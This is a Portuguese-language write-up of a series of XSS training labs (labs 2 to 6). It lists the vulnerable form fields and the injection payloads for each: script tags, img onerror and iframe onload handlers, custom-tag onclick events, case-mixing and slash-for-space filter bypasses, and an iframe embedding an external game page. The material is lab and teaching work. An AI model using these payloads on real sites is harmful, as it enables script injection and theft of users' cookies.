

**2.3 Laboratório 2**

Neste laboratório podemos observar um formulário com 2 inputs no código HTML (Nome e Sobrenome). A falha se encontra no campo sobrenome, sendo assim, podendo explorar melhor a vulnerabilidade XSS.

**Utilizando a payload abaixo:**

**<script>alert(1)</script>**



Para explorarmos melhora falha, podemos analisar o código html da página. Sendo assim, criando vários tipos de payloads para estudarmos como funciona a criação de um payload referente a falha de XSS. 

Alguns exemplos são:

**</div><img src=x onerror=alert(document.cookie)><!--**

**</div><script>alert(document.domain)</script><!--**

**Podemos utilizar eventos e tags personalisadas:**

**</div><teste onclick="alert(document.cookie)">XSS =D</teste><!--**


Utilizando uma tag personalizada e eventos temos a payload acima, ao clicar no elemento **“XSS =D”** o payload é disparado.


**2.4 Laboratório 3**

Neste laboratório podemos observar um formulário com 2 input’s no código HTML (Nome completo e e-mail). Ao realizar testes, foi percebido que todos os dados que são transmitidos pelo usuário no primeiro input (Nome completo), é replicado para o segundo input (e-mail), sendo assim, podemos utilizar alguns artifícios para realizar o teste de vulnerabilidades XSS neste laboratório .A falha se encontra no campo **Nome completo**, sendo assim, podendo explorar melhor a vulnerabilidade XSS.

**Utilizando a payload abaixo:**

**"><script>alert(document.cookie)</script><!--**



Ao analisar o código fonte da página percebemos que podemos utilizar os payloads abaixo para podermos explorar a vulnerabilidade. Sendo assim, deve-se se atentar com o código HTML, visto que o mesmo, ao ser analisado, é de grande importância para realizarmos o evento javascript.

**"><img src=x onerror= alert(document.cookie)><!--**


**"><iframe onload=alert(1)></iframe><!--**


**2.5 Laboratório 4**

Neste laboratório podemos observar um formulário com um único input no código HTML (Nome Completo) .A falha se encontra no campo **Nome completo**, sendo assim, podendo explorar melhor a vulnerabilidade XSS. Podemos perceber que a tag de abertura **<script>** é filtrada pela aplicação, sendo assim, podemos utilizar alguns métodos para burlar o filtro.

**Utilizando a payload abaixo:**

**"><sCrIpt>alert(document.cookie)</sCrIpt><!--**



Ao analisar o código fonte da página percebemos que podemos utilizar os payloads abaixo para podermos explorar a vulnerabilidade. Sendo assim, deve-se se atentar com o código HTML, visto que o mesmo, ao ser analisado, é de grande importância para realizarmos o evento javascript.

**"><IMG src=x onerror=alert(1)><!--**


**"><IFRAME onload=alert(1)><!--**


**2.6 Laboratório 5**

Neste laboratório podemos observar um formulário com um único input no código HTML (Nome Completo) .A falha se encontra no campo **Nome completo**, sendo assim, podendo explorar melhor a vulnerabilidade XSS.

**Utilizando a payload abaixo:**

**"><sCrIpt>alert(document.cookie)</sCrIpt><!--**




Ao analisar o código fonte da página percebemos que podemos utilizar os payloads abaixo para podermos explorar a vulnerabilidade. Sendo assim, deve-se se atentar com o código HTML, visto que o mesmo, ao ser analisado, é de grande importância para realizarmos o evento javascript.

**"><SCRIPT>alert(1)</SCRIPT><!--**

**"><IMG src=x onerror=alert(1)><!--**

**2.7** **Laboratório 6**

****

Neste laboratório, o desafio é conseguir rodar o payload do mário. Ao analisar, percebemos que depois do primeiro espaço, a plataforma começa a filtrar a string inteira do payload. Para tratarmos e conseguirmos explorar a vulnerabilidade, vamos utilizar o caractere “/”, ou seja, onde possui espaço, substituirmos por barra (‘’/’’).

**Utilizando a payload abaixo:**

**<iframe/src="**[**https://jcw87.github.io/c2-smb1/"/width="100%"/height="600**](https://jcw87.github.io/c2-smb1/%22/width=%22100%%22/height=%22600)**"></iframe>**

